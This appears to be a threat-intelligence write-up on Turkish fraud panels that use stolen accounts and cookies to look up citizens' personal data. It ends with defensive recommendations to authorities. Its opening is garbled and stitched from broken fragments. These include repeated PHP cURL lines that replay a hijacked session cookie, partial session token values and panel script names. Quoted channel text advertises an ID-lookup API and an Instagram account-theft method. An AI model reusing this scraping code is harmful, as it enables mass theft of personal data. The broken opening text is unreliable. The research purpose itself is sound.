Safari/setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/setopt($c
                                                             537.36");
                                                                     _setopt($ch, CURLOPT_COOKIE, "ASP.NET_SessionId=$cookie; kullanici=; ekranTipi=");
                                                $output = curl_exec($ch);
curl_close($ch);
                                                                                                                                                                                                                                                                                                                                             cookie.php
 <?php
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                                    KLNMADKODAJGIDJMHBE
                                                                                                                                                                                                                                                                                            gid=GA1.3.1765686683.1645105929; Hsb=kc
                                    uWgHe0r-UcdBX5v0h-KibrBBCv7CG
                                                                                                                                                                                                                                                                                                                                                                                                                                                     YI3_qnPggY1;
                                                           _gat_gtag_UA_116537410_2=1; f5avraaaaaaaaaaaaaaaasession_=PMMPGDLNPHDHCONLO
                                    DGDLMACMLGCNBBDDHFCOJIIPIMPF
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                               annedencocuksorgu.php
                               aol.php
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                               atsbilgi.php
                               babadancocuksorgu.php
                               detayliadres.php
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                               universite.php
                                                                                                                                                                    Jan 28, 2023 at 2
                                                                                                                                                                                                                                                  $resp = curl_exec($ch);
/* bastir */
print_r($resp);
/* proxy ip */
                               vesika.php
                > 🚞 asi
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```




The main reason for my strong assumption that stolen accounts are involved is that when I searched for these abused websites on SOCRadar's cyber threat intelligence platform, I discovered that records containing access credentials (stealer logs: usernames, passwords, cookies, etc.) were being sold on the underground market. It is highly likely that certain threat actors hack into the systems of users who have access to these websites and

sell the obtained information (stealer logs) to other threat actors and scammers. The statements mentioned in the video at the end of the article also support this notion.





Furthermore, in my research, I discovered that Web APIs also have a separate underground market, similar to query panels.



263 subscribers

Pinned message




Detaylı Tc Sorgu Api


tc= kısmını değiştirip istediğiniz kişiyi sorgulayabilirsiniz.


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
1,698 subscribers










As I continued examining the source codes and took a look at the codes that indicated which information could be obtained through these panels using the Turkish Identification Number (TCKN), a rough overview of the information that could potentially be accessed through these panels emerged, resulting in the following table.




As I continued examining the source codes, independent of the previous topic, I came across approximately 131 individuals' names and identity photos, which have been the subject of recent news and debates. When I compared them to images featured in past news, I discovered that they were associated with the cryptocurrency exchange Thodex, which was involved in the scam that affected thousands of people. It was revealed that these photos have been in the possession of scammers since 2021 and were being sold for 50 Turkish Lira $(\sim \$2)$.










Pinned message #1

🔽 İnstagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)



To summarize the matter, even though Turkey's e-Government has not been hacked, unfortunately, there is a concerning outcome for citizens. At this level of organized fraud, it is not feasible for citizens to individually ensure the security of their data and information or change and update the data they believe has been obtained (such as TCKN, mother's name, father's name, maiden name, etc.). Therefore,

- It is a significant responsibility for the authorities to detect and intervene in these stolen and abused accounts, websites, APIs, and services through the utilization of cyber threat intelligence platforms and services.
- 2. While law enforcement agencies continue their operations against fraudsters and threat actors without slowing down, implementing security controls at the software and network levels in these types of websites, APIs, and services that carry the risk of misuse is crucial (such as implementing Captcha controls where possible, limiting the number of web requests to a page or service within a certain timeframe, suspending and investigating accounts in

the case of multiple requests, cutting off network connections, subjecting them to additional verification steps, etc.). Strengthening system security (hardening) is also of great importance.

Hope to see you in the following articles.